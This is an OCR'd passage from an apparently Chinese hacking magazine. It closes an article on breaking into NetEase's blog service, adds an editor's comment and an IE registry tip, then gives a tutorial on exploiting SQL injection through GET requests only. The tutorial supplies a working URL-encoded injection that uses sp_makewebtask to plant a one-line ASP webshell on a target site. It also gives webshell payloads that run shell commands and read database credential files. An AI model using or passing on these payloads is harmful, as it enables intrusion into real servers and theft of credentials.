


图17




图18

漏洞似乎就到此了，我可不敢再去通过SHELL提权控制他服务器，毕竟是网易啊。于是我登陆进我的WAP博客在藏宝箱那里把刚放的文件删掉了。提示成功删除返回后又有一个怪事出现了，删掉文件后我的已用空间竟成了负数（图17）！

怎么回事？我又到DATA下放我文件的地方看了看，发现文件还在（图18）！狂汗，这不就变成无限空间了吗！？

不行，我不敢玩了，连夜打电话给网易，顺便骗点VIP邮箱和大话点卡之类的玩玩。

【相关过程作者做了动画及文中用到的jsp木马都放在本期光盘】


编辑点评： 千里之堤，毁于蚁穴，用于形容从web入侵到拿下系统权限的过程是最为恰当的。大的网站，如果网管安全意识不高的话，是很容易从某个方面出纰漏的。安全，首先要以人为本，这句话是一点不错。本期栏目共有两篇文章是与入侵网易相关网站有关，网易的网管看到了后是不是会有点难堪呢？

雕虫小技

让IE使用多线程下载网页

在默认情况下，Windows 对一个HTTP服务的同时连接数量进行了限制，对HTTP 1.0服务器允许同时进行四个边接，对HTTP 1.2服务器则允许同时进行两个连接，速度显然太慢了。没关系，我们可以通过修改注册表让IE的下载速度加快数倍。

展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings分支，将右侧窗口中的“MaxConnectionsPerServer”值和“MaxConnectionsPer1_0Server”值加大，不过不要加得太大了，一般取5~8之间的数比较合适。



只用GET我们照样可以玩

KYO

我们在玩入侵的时候，会碰到很多奇怪的情况。比如我前几天就碰到一个站，通过IISWRITE.exe看到ALLOW没有POST，如图1，看来只能利用GET来玩了。这样的话麻烦多了很多，至少我们就算有了WEBSHELL，也不能上传，不能往里面写文件，因为这些都是利用POST来提交数据的。

不过这个站找到一个点是SA权限，在我利用的过程中，只要提交的数据里面有XP_CMDSHELL，sp_oacreate，DNS就解析错误，返回结果如图2所示。连"exec master..xp_servicecontrol 'start','SQLSERVERAGENT';--"启动一个存储过程都仍然返回DNS解析错误的页面，实在搞不懂怎么回事。

好在NBSI还能扫描一下目录，这样就找到了WEB的物理路径。后来我通过sp_makewebtask这个存储过程总算写进去"一句话木马"。也许大家都知道这是SQL SERVER里面的WEB助理，能写的也只有"一句话马"，稍微长一点就又会报错。我给出我的利用语句吧，可能会对大家有用：

```
http://www.***.org/cubanprisos/priser_eng.asp?rbt=14';exec%20master.dbo.sp_makewebtask%20@
outputfile='e:\***.org\frontend\ky.asp',@query='select%20''%3C
%25%65%78%65%63%75%74
%65%20%72%65%71%75%
65%73%74%28%22%75%22%29%25%3E''';--
```

语句中的<%execute request("u")%>我已经转化成了url编码了。不能POST，那么我们的海阳客户端就没用了，只能用GET来查看我们想知道的信息。

由于站点比较敏感，以下我在自己电脑上测试：111.asp是我在WEB目录写的一句话小马：

```
http://127.0.0.1/111.asp?u=Set%20wsh%20=createObject("WScript.Shell"):h=wsh.Run("cmd.exe%20/c%20net%20start>C:\111\tmp.tmp",0,TRUE):set%20wsh%20=%20nothing:Set%20fso%20=%20createObject("Scripting.FileSystemObject"):set%20file%20=%20fso.OpenTextFile("C:\111\tmp.tmp",1):Do%20Until%20file.AtEndOfStream:Response.Write%20file.readline()%26"<br>":Loop:file.close:set%20file=nothing:fso.deletefile("C:\111\tmp.tmp"):set%20fso=nothing
```

运行后成功显示出了net start的内容，如图3所示。

当然，语句里面的net start可以换成ipconfig /all、net user等等，利用wscript.shell来查询我们需要的信息。另外我们还可以读文件源代码，比如，我那个目标不是SA权限吗？通过NBSI扫WEB目录，我们就可以猜出可能含有SA密码的文件名的物理路径，然后再通过FSO读出源代码就OK了。更理想的情况是目标开了1433的话，后面就不用我说了。

下面我给出读文件源代码的语句：

```
http://127.0.0.1/111.asp?u=Set%20fso%20=%20createObject("Scripting.FileSystemObject"):set%20file%20=%20fso.OpenTextFile("e:\wwwroot\conn.asp",1):Do%20Until%20file.AtEndOfStream:Response.Write%20file.readline():Loop:file.close:set%20file=nothing:set%20fso=nothing
```


执行上面语句后，查看源代码就OK了，如图4。


其实还可以做很多事情的，例如复制文件的语句是Set fso = createObject("Scripting.FileSystemObject"):fso.movefile "c:\wwwroot.exe","c:\perl\bin\mumma.exe":set fso=nothing。还需要什么功能，就留给读者自己去发掘吧。总之，只有想不到的，没有做不到的。


以上都是一些小问题，希望能给大家带来帮助。

